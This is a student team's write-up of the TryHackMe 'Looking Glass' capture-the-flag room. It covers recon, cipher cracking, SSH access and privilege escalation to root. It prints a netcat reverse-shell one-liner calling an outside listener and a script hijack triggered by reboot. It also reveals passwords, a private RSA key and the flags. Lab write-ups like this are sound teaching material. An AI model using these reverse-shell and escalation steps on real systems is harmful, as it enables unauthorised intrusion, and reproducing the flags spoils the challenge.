PenTest 1

ROOM A

CAUSTIC DADDY

Members


ID	Name	Role
1211101658	Avinnaesh A/L G Baramesvaran	Leader
1211103400	Rohit	Member
1211101977	ARVIND A/L KRISHNA KUMAR	Member
1211101778	Nevendra	Member

RECON AND ENUMERATION


Tools Used: Linux,Nmap,ssh,boxentriq


Members Involved:Rohit

We connected the vpn and accessed the machine, then Rohit used nmap to get the ports which was from 9000 to 13878.Manually searched for the port one by one and it gave a clue whether its higher or lower.




Then Rohit scanned 12400 it showed lower and he scanned 12500 and it showed lower and we knew it was somewhere between 12400-12500 and he tried 12465 and found the real service and it displayed a cipher message.






Since we didnt know what code was it we thought it would be encrypted and we discovered it was a vignere cipher using google and we used boxentriq to discover the key. We changed the max key length to 20 and got the key which is the alphabetcipher and we used the key to decrypt the cipher.


37275	thealphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffling through the tulgey wood and burbled a



We entered the secret key which was ‘bewaretheJabberwock’ and it displayed the password which was ‘SomehowSmileScramblingBreathless’ Then we used ssh to connect to jabberwock by typing ssh jabberwock@ip to login and we managed to login to jabberwock.



Rohit used ‘ls’ to see what’s in jabberwock’s account and found three files which were ‘poem.txt’ , ‘twasBrillig.sh’ , ‘user.txt’ and we checked the user.txt file and we found the user flag but it was backwards so we did a rev command and got the user flag.



INITIAL FOOTHOLD

Tools: Linux, netcat, nano, crontab
Members involved: Arvind

Using Sudo -l we got to know what root permissions jabberwock has.

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
```

```
User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ cd ..
jabberwock@looking-glass:/home$ ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
jabberwock@looking-glass:/home$ ls -al
total 32
drwxr-xr-x  8 root         root         4096 Jul  3  2020 .
drwxr-xr-x 24 root         root         4096 Jul  2  2020 ..
drwx--x--x  6 alice        alice        4096 Jul  3  2020 alice
drwx------  2 humptydumpty humptydumpty 4096 Jul  3  2020 humptydumpty
drwxrwxrwx  5 jabberwock   jabberwock   4096 Jul  3  2020 jabberwock
drwx------  5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
drwx------  3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
drwx------  2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
```

Then We used nano to reverse shell change the script in twasBrillig.sh. We got the reverse shell from pentest monkey.We also used the cheatsheet using **rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f** where we changed the ip to the machine's ip and the port to 4444.

Then we opened netcat to on our linux.

```
zsh: corrupt history file /home/rohit/.zsh_history
┌──(rohit㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
```

We used the command sudo/sbin/reboot to reboot and get the signal in our netcat listener.

```
jabberwock@looking-glass:~$ sudo /sbin/reboot
```

After rebooting, the netcat got connected to the machine.
Then, once the reverse shell is complete, we got tweedledum .

```
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
```

HORIZONTAL PRIVILEGE ESCALATION

Tools Used: Linux , Cyberchef, Crackstation
Members Involved:Avinnaesh


We accessed the tweedledum folder and found two types of files under the tweedledum folder.

```
-rw-r--r-- 1 root root 520 Jul  3 00:17 humptydumpty.txt
-rw-r--r-- 1 root root 296 Jul  3 00:23 poem.txt
```

When we accessed the poem.txt file there was only a poem and when we viewed the humptydumpty.txt and we found a encrypted hash code.

```
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```

Then we used crackstation to reveal the hashes but it was unable to find one hash.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```

I'm not a robot reCAPTCHA Privacy - Terms


Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	maybe
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed	sha256	one
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624	sha256	of
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f	sha256	these
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6	sha256	is
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0	sha256	the
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	sha256	password
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Then We Used Cyberchef to get the hashes by adding hex option and to decode the code.



We used the su command to login to ‘humptydumpty’ and entered the password from cyberchef.



ROOT PRIVILIGE ESCALATION

Tools Used: Linux, SSH
Members Involved : Nevendra

Once we used su to login to humptydumpty we checked the id and we are indeed in the user.Then we finally managed to get the id_rsa key and we tried to view the key.

```
cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
```

Then we tried to ssh the id_rsa to alice and we made the file accessible by using chmod 600 and then we login successfully to alice's account.

```
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ id
uid=1005(alice) gid=1005(alice) groups=1005(alice)
alice@looking-glass:~$ ls -l
total 4
-rw-rw-r-- 1 alice alice 369 Jul  3 01:33 kitten.txt
alice@looking-glass:~$ _
```

We found alice in etc/sudoers.d and we found the root path.

```
alice@looking-glass:~$ cat /etc/sudoers.d/
README      alice       jabberwock  tweedles
```

```
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```

Then we navigated to the root directory and found multiple files.

```
root@looking-glass:~# ls -l /root
```

```
-rw-r--r-- 1 root root  144 Jun 30 01:23 passwords.sh
-rw-r--r-- 1 root root   38 Jul  3 02:52 root.txt
-rw-r--r-- 1 root root  368 Jul  3 03:22 the end.txt
```

Then, we accessed the root.txt file and got the root flag but it was backwards and we used rev command to get the actual root flag.

```
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
```

Thoughts: Upon Getting The Flags we entered our answers in the tryhackme page and verified the answers .

Contributions

ID	**Name**	Contribution	Signatures
1211101658	Avinnaesh A/L G Baramesvaran	Discovered the exploit to root.	*Avinnaesh*
1211103400	Rohit A/L W.Sugathedasa	Did the recon. Figured out the exploit for the initial foothold and got the user flag.	*Rohit*
1211101977	Arvind	Tried to exploit the other users. And did the python reverse shell	*Arvind*
1211101778	Nevendra	Switched Hosts and exploited root to find the root flag.	*Nevendra*

Attach the video link at the end of the report:

VIDEO LINK: https://www.youtube.com/watch?v=mytDkpu-sWg